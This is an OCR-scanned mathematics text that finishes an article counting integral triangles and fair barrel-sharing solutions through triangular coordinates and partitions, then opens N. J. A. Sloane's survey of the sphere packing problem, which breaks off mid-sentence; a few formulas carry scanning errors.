


Figure 1b

Triangular coordinates for $p = 5$

If we consider integral values of x, y, z with an integral sum p, we see that these points (x, y, z) form a triangular array having $p + 1$ points along an edge. We denote such an array as **TA**$(p + 1)$. **TA**$(p + 1)$ clearly has $1 + 2 + \cdots + (p + 1) = (p + 1)(p + 2)/2 = T(p + 1)$ points, where $T(p)$ denotes the pth triangular number.

The points along the edges of **TA**$(p + 1)$ correspond to at least one of x, y, z being 0, so the interior points correspond to all lengths being positive. These thus form a triangular array **TA**$(p - 2)$ with $T(p - 2)$ points. Readers will find it useful to draw diagrams as they read on.

The Number of Integral Triangles

In our triangular coordinates, we see that (x, y, z) corresponds to an integral triangle of perimeter p if and only if it is an integer point in **TA**$(p + 1)$ that lies inside the central region cut off by condition (4): $x \le p/2, y \le p/2, z \le p/2,$, as indicated by the broken lines in Figure 1b for $p = 5$.

Let $T_1(p)$ be the number of integral triangles of perimeter p and let $T_2(p)$ be the number that are nondegenerate.

If p is odd (as in Figure 1b), let $p = 2q + 1$. Then the central region cut off by our conditions (4) is a triangle with base on the line $z = q$. This line contains $p + 1 - q = q + 2$ points, but the cut-off region omits the two end points, so our region is a **TA**(q), which contains $T(q)$ points. (Alternatively, take $T(2q + 2) - 3T(q + 1)$ to obtain $T(q)$.) All of these points correspond to nondegenerate triangles, so we have shown that $T_1(p) = T_2(p) = T(q)$. These are precisely the solutions of our barrel sharing problem for p barrels of each type.

If p is even, let $p = 2q$. Then the central region cut off by condition (4) is a triangle whose base is the whole line $z = q$, hence it is a **TA**$(q + 1)$ and we have $T_1(p) = T(q + 1)$. This is the number of solutions of our barrel sharing problem, since we do not restrict ourselves to nondegenerate solutions. But our central region certainly does contain degenerate triangles. We can remove all of these by excluding the lines $z = q, y = q, x = q$. This leaves a central region which is a **TA**$(q - 2)$, so $T_2(p) = T(q - 2)$. (As before, these results can be obtained by subtracting from $T(p + 1)$.)

Note that both $p = 2q - 2$ and $p = 2q + 1$ give the same central region **TA**(q) of integer points corresponding to triangles of perimeter p, while both $p = 2q + 1$ and $p = 2q + 4$ give the same central region **TA**(q) of integer points corresponding to nondegenerate triangles of perimeter p. The latter half of the last sentence is the geometric basis of Theorem 3 in [**7**]. From these observations, we see that $T_1(p) = T_2(p + 3)$. This is also easily seen since adding one to each length gives a one-to-one correspondence between the triangles being counted.

The Number of Incongruent Integral Triangles

In enumerating the solutions of the barrel sharing problems, we do not really care which person gets which share, since each share is fair. If x, y, z is a fair distribution of full barrels, then we consider this as equivalent to y, x, z, etc. I.e.,all six permutations of x, y, z are considered as equivalent solutions.

Viewing x, y, z as sides of a triangle, there are six ways in which it can be congruent to another triangle. That is, one triangle is congruent to another if and only if the sides of one are a permutation of the sides of the other. These correspond to the six permutations of x, y, z and to the six symmetries of our triangular region.

So to count the number of inequivalent solutions of the barrel sharing problem or to count the number of incongruent integral triangles, we need to count the points of our central triangular region that are inequivalent under the symmetries of the triangle.

Let $T_3(p)$ be the number of incongruent integral triangles of perimeter p and let $T_4(p)$ be the number of those that are nondegenerate. Let $N(q)$ be the number of inequivalent points in $\mathbf{TA}(q)$. Figure 2 shows the inequivalent points for $q = 4,5$. Then $T_3(2q-2) = T_3(2q+1) = N(q)$ and $T_4(2q+1) = T_4(2q+4) = N(q)$. Again, there is a shift of three between the general case and the nondegenerate case, i.e., $T_3(p) = T_4(p+3)$.

Figure 2
Inequivalent points for $q = 4, 5$

Theorem 1 $N(q+3) = N(q) + [(q+4)/2]$.

Proof. The array **TA**(q + 3) *is* obtained by bordering **TA**(q). The new inequivalent points are those in the border and they comprise half of a bordering edge. Such an edge has $q + 3$ points and we must count the midpoint when $q + 3$ is odd, giving $[(q+4)/2]$ new inequivalent points.

Corollary 1.1. *The sequence ($N(q)$) is determined by the recurrence in Theorem 1 and the initial conditions:* $N(1) = N(2) = 1, N(3) = 2$. *These values can be extended backward, consistently with the Theorem, to* $N(0) = N(-1) = N(-2) = N(-3) = N(-4) = 0$.

Corollary 1.2. $N(q + 6) = N(q) + q + 5$.

Repeated use of Corollary 1.*2* gives us the following.

Corollary 1.3. *Let* $q - 1 = 6k + r$, *with* $0 < r < 6$.
If $r = 0$, *then* $N(q) = 6T(k) + I = 3k(k + 1) + 1$.
If $r \neq 0$, *then* $N(q) = 6T(k) + r(k + 1) = (3k + r)(k + 1)$.

This corollary holds for $q \geq -4$ and can be extended backward.
Corollaries 1 and *3* contain Theorems 1 and 2 of [**7**], but seem much simpler to me.

Table I
p =2q or 2q + 1

p	q	$T(p)$	$N(p)$	$T_1(p)$	$T_2(p)$	$T_3(p)$	$T_4(p)$
0	0	0	0	1	0	1	0
1	0	1	1	0	0	0	0
2	1	3	1	3	0	1	0
3	1	6	2	1	1	1	1
4	2	10	3	6	0	2	0
5	2	15	4	3	3	1	1
6	3	21	5	10	1	3	1
7	3	28	7	6	6	2	2
8	4	36	8	15	3	4	1
9	4	45	10	10	10	3	3
10	5	55	12	21	6	5	2
11	5	66	14	15	15	4	4
12	6	78	16	28	10	7	3
13	6	91	19	21	21	5	5
14	7	105	21	36	15	8	4
15	7	120	24	28	28	7	7
16	8	136	27	45	21	10	5
17	8	153	30	36	36	8	8
18	9	171	33	55	28	12	7
19	9	190	37	45	45	10	10
20	10	210	40	66	36	14	8

Relation to Partitions

Looking up the sequence $N(q)$ in Sloane's invaluable handbook [**10**], one finds that it is the same as the number of ways that $q - 1$ can be partitioned into at most three parts. To see this, view **TA**(q) as the points (x, y, z) such that $x + y + z = q - 1$. Then taking just the inequivalent points is precisely the same as taking the partitions of $q - 1$ into at most three parts. Let $P_d(n)$ denote the number of partitions of n into at most d parts, so we have $N(n + 1) = P_3(n)$. Then Theorem 1 is a form of the known result that $P_3(n+3) = P_3(n) + P_2(n+3)$. This says that a partition of $n + 3$ either has 3 positive parts, and hence arises from a partition counted by $P_3(n)$ by adding 1 to each part, or has a zero part, and hence arises from a partition counted by $P_2(n+3)$ by adding an extra part of 0. We see also that the number of partitions of $n + 3$ into exactly three parts (i.e., with no zero parts) is just $P_3(n)$.

We have seen that $T_3(2n-2) = N(n)$ and that the latter is equal to $P_3(n-1)$. We can see this another way as follows. $T_3(2n-2)$ counts those triples x_1, x_2, x_3 such that $\sum_i x_i = 2n-2$, with $0 \le x_i \le n-1$. Letting $y_i = n-1-x_i$, we have that $\sum_i y_i = n-1$, with $0 \le y_i \le n-1$. Hence the triple y_1, y_2, y_3 is a partition of $n - 1$.

(The pretty correspondence between x_i and y_i has occurred to several people. It is in my unpublished *1982* paper on integral triangles and was also found by both N. J. Fine and P. Pacitti [**6**, pp. 45-46].)

In the context of barrel sharing, when $N = 2n - 2$, then the x_i are the f_i of Section 1 and so $y_i = N/2 - f_i = h_i/2$. This shows that, for even *N,* the sharing of barrels is determined by sharing the *N/2* pairs of half-full barrels in any way.

Similar arguments apply for the odd case and for the nondegenerate cases. For sharing $N = 2n + 1$ barrels of each type, each person must receive an odd number of half-full barrels. Thus the sharing is determined by giving each person one half-full barrel and then distributing the remaining $(N - 3)/2 = n - 1$ pairs of half-full barrels in any way. Thus $T_3(2n+1) = T_3(2n-2) = P_3(n-1)$.

In [**4**] (and [**6**]), it is shown that the number of partitions of n into three positive parts, i.e., $P_3(n-3)$ is $\{n^2/12\}$, where $\{x\}$ is the nearest integer to x, and hence that $T_4(n) = \{n^2/12\} - \lfloor n/4 \rfloor \cdot \lfloor (n+2/4 \rfloor$. I leave it to the reader to ponder the connection between this and my results: $T_4(2q+1) = T_4(2q+4) = N(q) = P_3(q-1)$, Theorem 1 and its corollaries.

Historical Comments and Other Versions

The earliest examples of barrel sharing problems that I know of are in the ninth century collection attributed to Alcuin [**3**]. His problem 12 is our standard problem with 10 barrels of each type. Problem 51 is a variant - there are four barrels containing 10, 20,30,40 measures of wine and they are to be equally divided among four sons. Alcuin says only that the first two sons should take the 10 and 40 while the other two sons take the 20 and 30. Clearly some shifting of contents is required if each son is to get 25 measures of wine.

In the thirteenth century, Abbot Albert [**1**] gives the problem of dividing nine barrels containing $1,2,\kappa\ ,9$ measures among three persons.

In Bachet [**5**], we find examples where there are different numbers of barrels of the three types and an example where the barrels must be divided among four persons. (Ahrens [**2**] says that some of this material was added by the nineteenth century editor - I haven't seen earlier editions of [**5**] to verify this.)

If we have F full barrels, H half-full barrels and E empty barrels, then condition (1) becomes the following.

$$\begin{gathered} f_i + h_i + e_i = (F+H+E)/3, \text{ for } i = 1,2,3 \\ f_i + h_i/2 = (F + H/2)/3, \text{ for } i = 1,2,3 \\ \sum_i f_i = F, \sum_i h_i = H, \sum_i e_i = E. \end{gathered} \tag{5}$$

When is there an integral solution? The existence of an integral solution imposes certain constraints on *F, H, E,* namely that $2F + H$ and $F + H + E$ must be divisible by 3. These are easily seen to be equivalent to: $F \equiv H \equiv E \pmod 3$. However, we already know that $F = H = E = 1$ has no solution, but looking closer gives the following.

Theorem 2. *There is a fair sharing of F full; H half-full and E empty barrels among three people if and only if*

$$F \equiv H \equiv E (\mathrm{mod}\, 3), \text{ and } H \neq 1$$

Proof. This is a special case of Theorem 3 below.

Initially I thought that the number of solutions of (5) could be found since a solution of (5) would be given by knowing the f_i subject to:

$$\begin{aligned} &\sum_i f_i - F; \\ &f_i \leq (F + H/2)/3, \text{ for } i = 1,2,3. \end{aligned} \tag{6}$$

However, one must also have $0 \leq f_i \leq F$ and $f_i \leq (F + H + E)/3$, and further, that $0 \leq h_i \leq H, h_i \leq (2F + H)/3, h_i \leq (F + H + E)/3$ and $0 \leq e_i \leq E, e_i \leq (F + H + E)/3$. These 11 sets of inequalities give a rather complex set of conditions on the f_i and the same holds if we try to express solutions in terms of the h_i or e_i.

If we wish to share N barrels of each type among k persons, then condition (7) holds.

$$\begin{aligned} f_i + h_i + e_i &= 3N/k, \text{ for } i = 1,2,\ldots,k. \\ 2f_i + h_i &= 3N/k, \text{ for } i = 1,2,\ldots,k. \\ \sum_i f_i &= \sum_i h_i = \sum_i e_i = N. \end{aligned} \tag{7}$$

Again, a solution is determined by knowing the f_i, now subject to simple conditions similar to (2):

$$\begin{aligned} &\sum_i f_i = N; \\ &f_i \leq 3N/2k, \text{ for } i = 1,2,\ldots,k \end{aligned} \tag{8}$$

Geometrically, this leads to simplicial coordinates in k - *1* dimensions, but the problem is no longer the same as finding k integral lengths which form a k-gon of perimeter N, for which the conditions are:

$$\begin{aligned} &\sum_i f_i = N; \\ &f_i \leq N/2, \text{ for } i = 1,2,\ldots,k \end{aligned} \tag{9}$$

It is possible to generalize and extend the previous ideas to find the number of inequivalent solutions of (9), but it is not very illuminating and does not give the simple connection with partitions that occur for $k = 3$. Further, this is not the number of incongruent integral k-gons of perimeter N, since, e.g., this considers a, b, c, d as the same as b, a, c, d and since a quadrilateral with sides a, b, c, d has infinitely many incongruent shapes.

Obviously, one can combine both of Bachet's ideas and try to divide F, H, E among four or k persons. Ozanam [**9**] gives a confused version of this — he seems to start with $F = H = E = 8$, divided among four people, but gives a solution *for* $F = E = 6$, $H = 12$, though he seems to distinguish 6 half-full barrels from 6 half-empty barrels. Some trial and error leads to the following.

Theorem 3. *There is a fair sharing of F full, H half-full and E empty barrels among k people if and only if:*

(a) $F \equiv E \pmod{k}$;
(b) $H \equiv -2F \pmod{k}$;
(c) *if* $(2F + H)/k$ is odd, then $H \geq k$. (10)

Proof. The conditions for a fair sharing are:

(a) $f_i + h_i + e_i = (F + H + E)/k$, for $i = 1, 2, \kappa, k$;
(b) $2f_i + h_i = (2F + H)/k$, for $i = 1, 2, \kappa, k$;
(c) $\sum_i f_i = F, \sum_i h_i = H, \sum_i e_i = E.$ (11)

From (11 -a & b), we get $f_i - e_i = (F - E)/k$ for each i, so that (10-a & b) must hold if there is a solution. If $(2F + H)/k$ is odd, then (11-b) shows that h_i is odd, hence $h_i \geq 1$, for each i. Hence $H \geq k$ and the "only if" part of the theorem is proven.

Suppose that condition (10) holds. Let $F \equiv f \pmod{k}$, with $0 \leq f < k$. If $f = 0$, then we have $F \equiv H \equiv E \equiv 0 \pmod{k}$ and there is an easy solution. Suppose now that $f > 0$. Distribute 1, 0, 1 (i.e., 1 full, 0 half-full and 1 empty barrel) to f people and 0, 2, 0 to the remaining $k - f$ people. This leaves $F - f$, $H - 2(k - f)$, $E - f$ barrels. We have $F - f \equiv E - f \equiv 0$ and $H - 2(k - f) \equiv H + 2f \equiv 0 \pmod{k}$, so these remaining barrels can be easily shared. So we will have a fair sharing, provided only that $H \geq 2(k - f)$, which we rewrite as $(2f + H)/k \geq 2$. Since $f > 0$, we have that $(2f + H)/k > 0$. If $(2f + H)/k = 1$,, then also $(2F + H)/k$ is odd and (10-c) says that $H \geq k$, which gives $(2f + H)/k > 1$.. Hence $(2f + H)/k \geq 2$ and our distribution can indeed be carried out to give a fair sharing.

Note that for $k = 3$, we have $-2 \equiv 1 \pmod{k}$, so that condition (10) simplifies to give the conditions in Theorem 2.

Kraitchik [**8**] has varied the problem still further by having 9 barrels of each of the following five types: full, 3/4 full, 1/2 full, 1/4 full and empty, to be divided among 5 people!

References

1. Abbot Albert, *Annales Stadenses,* Chronicles of c1240, *Monumenta Germaniae Historica,* Scriptorum t. XVI, Imp. Bibliopolii Aulici Hahniani, Hannover, 1859 (and later reprints), pp. 217-359, particularly pp. 332-335.
2. W. Ahrens, *Altes and Neues aus der Unterhaltungsmathematik,* Springer, Berlin, 1918, p. 29.
3. Alcuin (attrib.), *Propositiones ad acuendos juvenes.* Edited by M. Folkerts as: Die älteste mathematische Aufgabensammlung in Lateinischer Spräche. Die Alkuin zugeschreibenen Propositiones ad Acuendos Iuvenes. *Öster. Akad. der Wissensch. Math.-Naturw. Kl., Denkschr.* 116:6 (1978) 15-80. (Also separately published by Springer, Vienna, 1978.)

4. G. E. Andrews, A note on partitions and triangles with integer sides, *American Mathematical Monthly* 86 (1979) 477-478. [Though this appears before [**7**], it is based on an earlier version of [**7**] in *Notices of the American Mathematical Society*.]
5. C.-G. Bachet, *Problèmes plaisans & délectables qui se font par les nombres,* 5th ed., based on the 2nd ed. of 1624, revised by A. Labosne, Gauthier-Villars, Paris, 1884. Reprinted several times since by Blanchard, Paris. Additional problem 9, pp. 168-171.
6. R. Honsberger, *Mathematical Gems III,* MAA, 1985, pp. 39-47.
7. J. H. Jordan, R. Walch & R. J. Wisner, Triangles with integer sides, *American Mathematical Monthly* 86 (1979) 686-689.
8. M. Kraitchik, *Mathematical Recreations,* Allen & Unwin, London, 1943, Chap. 2, prob. 34, pp.31-32. (The second edition has few changes and has been reprinted by Dover.)
9. J. Ozanam, *Recreations Mathematiques et Physiques,* Nouv. ed., 4 vols., Jombert, Paris, 1725. Vol. 1, prob. 44, pp. 242-246. (I don't believe barrel sharing appears in earlier editions, but I haven't seen all of them.)
10. N. J. A. Sloane, *A Handbook of Integer Sequences,* Academic Press, New York and London, 1973, sequence 186, p. 46.

The Sphere Packing Problem

N. J. A. Sloane

Abstract. A brief report on recent work on the sphere-packing problem.

1991 Mathematics Subject Classification: 52C17
Keywords and Phrases: Sphere packings; lattices; quadratic forms; geometry of numbers

1 Introduction

The sphere packing problem has its roots in geometry and number theory (it is part of Hilbert's 18th problem), but is also a fundamental question in information theory. The connection is via the sampling theorem. As Shannon observes in his classic 1948 paper [37] (which ushered in the age of digital communication), if f is a signal of bandwidth W hertz, with almost all its energy concentrated in an interval of T secs, then f is accurately represented by a vector of $2WT$ samples, which may be regarded as the coordinates of a single point in $\mathbb{R}^n$, $n = 2WT$. Nearly equal signals are represented by neighboring points, so to keep the signals distinct, Shannon represents them by n-dimensional 'billiard balls', and is therefore led to ask: what is the best way to pack 'billiard balls' in n dimensions?

This talk will report on a few selected developments that have taken place since the appearance of Rogers' 1964 book on the subject, proceeding upwards in dimension from 2 to 128. The reader is referred to [16] (especially the third edition, which has 800 references covering 1988-1998) for further information, definitions and references. See also the lattice data-base [31].

2 Dimension 2

The best packing in dimension 2 is the familiar 'hexagonal lattice' packing of circles, each touching six others. The centers are the points of the root lattice A_2. The *density* Δ of this packing is the fraction of the plane occupied by the spheres: $\pi/\sqrt{12} = 0.9069\ldots$.

In general we wish to find Δ_n, the highest possible density of a packing of equal nonoverlapping spheres in $\mathbb{R}^n$, or $\Delta_n^{(L)}$, the highest density of any packing in which the centers form a lattice. It is known (Fejes Tóth, 1940) that $\Delta_2 = \Delta_2^{(L)} = \pi/\sqrt{12}$. An n-dimensional lattice Λ of determinant d and minimal nonzero squared length (or *norm*) μ has packing radius $\rho = \sqrt{\mu}/2$ and density $\Delta = V_n\rho^n/\sqrt{\det\Lambda}$, where

$V_n = \pi^{n/2}/(n/2)!$ is the volume of a unit sphere. The *center density* of a packing is $\delta = \Delta/V_n$.

We are also interested in packing points on a sphere, and especially in the 'kissing number problem': find τ_n (resp. $\tau_n^{(L)}$), the maximal number of spheres that can touch an equal sphere in $\mathbb{R}^n$ (resp. in any lattice in $\mathbb{R}^n$). It is trivial that $\tau_2 = \tau_2^{(L)} = 6$.

3 Dimension 3

In spite of much recent work ([20], [21]) Δ_3 is still unknown; nor is Δ_n known in any dimension above 2. It is conjectured that $\Delta_3 = \pi/\sqrt{18} = 0.74048\ldots$, as in the face-centered cubic (f.c.c.) lattice A_3. Muder [28] has shown that $\Delta_3 \le 0.773055\ldots$. It is worth mentioning, however, that there are packings of congruent ellipsoids with density considerably greater than $\pi/\sqrt{18}$ [3].

In two dimensions the hexagonal lattice is (a) the densest lattice packing, (b) the least dense lattice covering, and (c) is geometrically similar to its dual lattice. There is a little-known three-dimensional lattice that is similar to its dual, and, among all lattices with this property, is both the densest packing and the least dense covering. This is the m.c.c. (or *mean-centered cuboidal*) lattice [11] with Gram matrix

$$\frac{1}{2}\begin{bmatrix} 1+\sqrt{2} & 1 & 1 \\ 1 & 1+\sqrt{2} & 1-\sqrt{2} \\ 1 & 1-\sqrt{2} & 1+\sqrt{2} \end{bmatrix} .$$

In a sense this lattice is the geometric mean of the f.c.c. lattice and its dual the body-centered cubic (b.c.c.) lattice. Consider the lattice generated by the vectors $(\pm u, \pm v, 0)$ and $(0, \pm u, \pm v)$ for real numbers u and v. If the ratio u/v is respectively 1, $2^{1/2}$ or $2^{1/4}$ we obtain the f.c.c., b.c.c. and m.c.c. lattices. The m.c.c. lattice also recently arose in a different context, as the lattice corresponding to the period matrix of the hyperelliptic Riemann surface $w^2 = z^8 - 1$

4 Dimensions 4–8

Table 1 summarizes what is presently known about the sphere packing and kissing number problems in dimensions ≤ 24. Entries enclosed inside a solid line are known to be optimal, those inside a dashed line optimal among lattices.

The large box in the 'density' column refers to Blichfeldt's 1935 result that the root lattices $\mathbb{Z} \simeq A_1$, A_2, $A_3 \simeq D_3$, D_4, D_5, E_6, E_7, E_8 achieve $\Delta_n^{(L)}$ for $n \le 8$. It is remarkable that more than 60 years later $\Delta_9^{(L)}$ is still unknown.

The large box in the right-hand column refers to Watson's 1963 result that the kissing numbers of the above lattices, together with that of the laminated lattice Λ_9, achieve $\tau_n^{(L)}$ for $n \le 9$. Odlyzko and I [16, Ch. 13] and independently Levenshtein determined τ_8 and τ_{24}. The packings achieving these two bounds are unique [16, Ch. 14].

Dim.	Densest packing	Highest kissing number	
1	$\mathbb{Z} \simeq \Lambda_1$	2	
2	$A_2 \simeq \Lambda_2$	6	
3	$A_3 \simeq D_3 \simeq \Lambda_3$	12	
4	$D_4 \simeq \Lambda_4$	24	
5	$D_5 \simeq \Lambda_5$	40	
6	$E_6 \simeq \Lambda_6$	72	
7	$E_7 \simeq \Lambda_7$	126	
8	$E_8 \simeq \Lambda_8$	240	
9	Λ_9	272	(306 from P_{9a})
10	Λ_{10} (P_{10c})	336	(500 from P_{10b})
12	K_{12}	756	(840 from P_{12a})
16	$BW_{16} \simeq \Lambda_{16}$	4320	
24	Leech $\simeq \Lambda_{24}$	196560	

Table 1: Densest packings and highest kissing numbers known in low dimensions. (Parenthesized entries are nonlattice arrangements that are better than any known lattice.)

THE 'LOW DIMENSIONAL LATTICES' PROJECT Some years ago Conway and I noticed that there were several places in the literature where the results could be simplified if they were described in terms of lattices rather than quadratic forms. (It seems clearer to say 'the lattice E_8' rather than 'the quadratic form $2x_1^2+2x_2^2+4x_3^2+4x_4^2+20x_5^2+12x_6^2+4x_7^2+2x_8^2+2x_1x_2+2x_2x_3+6x_3x_4+10x_4x_5+6x_5x_6+2x_6x_7+2x_7x_8$'.) This led to a series of papers [7], [10], [13].

Integral lattices of determinant $d = 1$ ('unimodular' lattices) have been classified in dimensions ≤ 25, dimensions 24, 25 being due to Borcherds. In [16, Ch. 15] and [7, (I)] we extended this to $d \leq 25$ for various ranges of dimension.

[7, (II)] is based on the work of Dade, Plesken, Pohst and others, and describes the lattices associated with the maximal irreducible subgroups of $GL(n, \mathbb{Z})$ for $n = 1, \ldots, 9, 11, 13, 17, 19, 23$. Nebe, and Nebe and Plesken (see [29], [32]) have recently completed the enumeration of the maximal finite irreducible subgroups of $GL(n, \mathbb{Q})$ for $n \leq 31$, together with the associated lattices.

[7, (IV)] gives an improved version of the mass formula for lattices, and [7, (V)] studies when an n-dimensional integral lattice can be represented as a sublattice of $\mathbb{Z}^m$ for some $m \geq n$, or failing that, by a sublattice of $s^{-1/2}\mathbb{Z}^m$ for some integer s. [10] describes the Voronoi and Delaunay cells of all the root lattices and their duals, and [7, (VI), (VIII)] discusses how the Voronoi cell of a 3- or 4-dimensional lattice changes as the lattice is continuously varied.

[7, (VII)] determines the 'coordination sequences' of various lattices. Consider E_8, for example, and let $S(k)$ denote the number of lattice points that are k steps from the origin, where a step is a move to an adjacent sphere ($S(1)$ is the kissing

number). Then $\sum_{k=0}^{\infty} S(k)x^k = f(x)/(1-x)^8$, where $f(x) = 1 + 232x + 7228x^2 + \ldots + x^8$. Thus the coordination sequence for E_8 begins 1, 240, 9120, ... For other examples see [39]

Perfect lattices One possible approach to the determination of the densest lattices in dimensions 7 to 9 is via Voronoi's theorem that the density of Λ is a local maximum if and only if Λ is perfect and eutactic [27].

In 1975 Stacey, extending the work of several earlier authors, published a list of 33 perfect lattices in dimension 7. Unfortunately one of the 33 was omitted from her papers and her dissertation. In [7, (III)] we reconstructed the missing lattice and 'beautified' all 33, computing their automorphism groups, etc. In 1991 Jaquet-Chiffelle [22] completed this work by showing that this is indeed the full list of perfect lattices in $\mathbb{R}^7$. This provides another proof that E_7 is the densest lattice in dimension 7.

Martinet, Bergé and their students are presently attempting to classify the eight-dimensional perfect lattices, and it appears that there will be roughly 10000 of them. Whether this approach can be used to determine $\Delta_9^{(L)}$ remains to be seen!

5 Dimension 9. Laminated lattices

There is a simple construction, the 'laminating' or 'greedy' construction, that produces many of the densest lattices in dimensions up to 26. Let Λ_1 denote the even integers in $\mathbb{R}^1$, and define the n-dimensional laminated lattices Λ_n recursively by: consider all lattices of minimal norm 4 that contain some Λ_{n-1} as a sublattice, and select those of greatest density. It had been known since the 1940's that this produces the densest lattices known for $n \leq 10$. In [6] we determined *all* inequivalent laminated lattices for $n \leq 25$, and found the density of Λ_n for $n \leq 48$ (Fig. 1). A key result needed for this was the determination of the covering radius of the Leech lattice and the enumeration of the deep holes in that lattice [16, Ch. 23].

What are all the best sphere packings in low dimensions? In [13] we describe what may be *all* the best packings in dimensions $n \leq 10$, where 'best' means both having the highest density and not permitting any local improvement. In particular, we conjecture that $\Delta_n^{(L)} = \Delta_n$ for $n \leq 9$. For example, it appears that the best five-dimensional sphere packings are parameterized by the 4-colorings of $\mathbb{Z}$. We also find what we believe to be the exact numbers of 'uniform' packings among these, those in which the automorphism group acts transitively. These assertions depend on certain plausible but as yet unproved postulates.

A remarkable property of 9-dimensional packings. We also show in [13] that the laminated lattice Λ_9 has the following astonishing property. Half the spheres can be moved bodily through arbitrarily large distances without overlapping the other half, only touching them at isolated instants, the density remaining




Figure 1: Inclusions among laminated lattices Λ_n.

the same at every instant. A typical packing in this family consists of the points of $D_9^{\theta+} = D_9 \cup D_9 + ((1/2)^8, \theta/2)$, for θ real. D_9^{0+} is Λ_9 and D_9^{1+} is D_9^+, the 9-dimensional diamond structure. All these packings have the same density, which we conjecture is the value of $\Delta_9 = \Delta_9^{(L)}$. Another result in [13] is that there are extraordinarily many 16-dimensional packings that are just as dense as the Barnes-Wall lattice $BW_{16} \simeq \Lambda_{16}$.

6 Dimension 10. Construction A.

In dimension 10 we encounter for the first time a nonlattice packing that is denser than all known lattices. This packing, and the nonlattice packing with the highest known kissing number in dimension 9, are easily obtained from 'Construction A' (cf. [24]). If $\mathcal{C}$ is a binary code of length n, the corresponding packing is $P(\mathcal{C}) = \{x \in \mathbb{Z}^n : x \pmod 2 \in \mathcal{C}\}$.

Consider the vectors $abcde \in (\mathbb{Z}/4\mathbb{Z})^5$ where $b, c, d \in \{+1, -1\}$, $a = c - d$, $e = b + c$, together with all their cyclic shifts, and apply the 'Gray map' $0 \to 00$, $1 \to 01$, $2 \to 11$, $3 \to 10$ to obtain a binary code $\mathcal{C}_{10}$ containing 40 vectors of length 10 and minimal distance 4. This is our description [12] of a code first

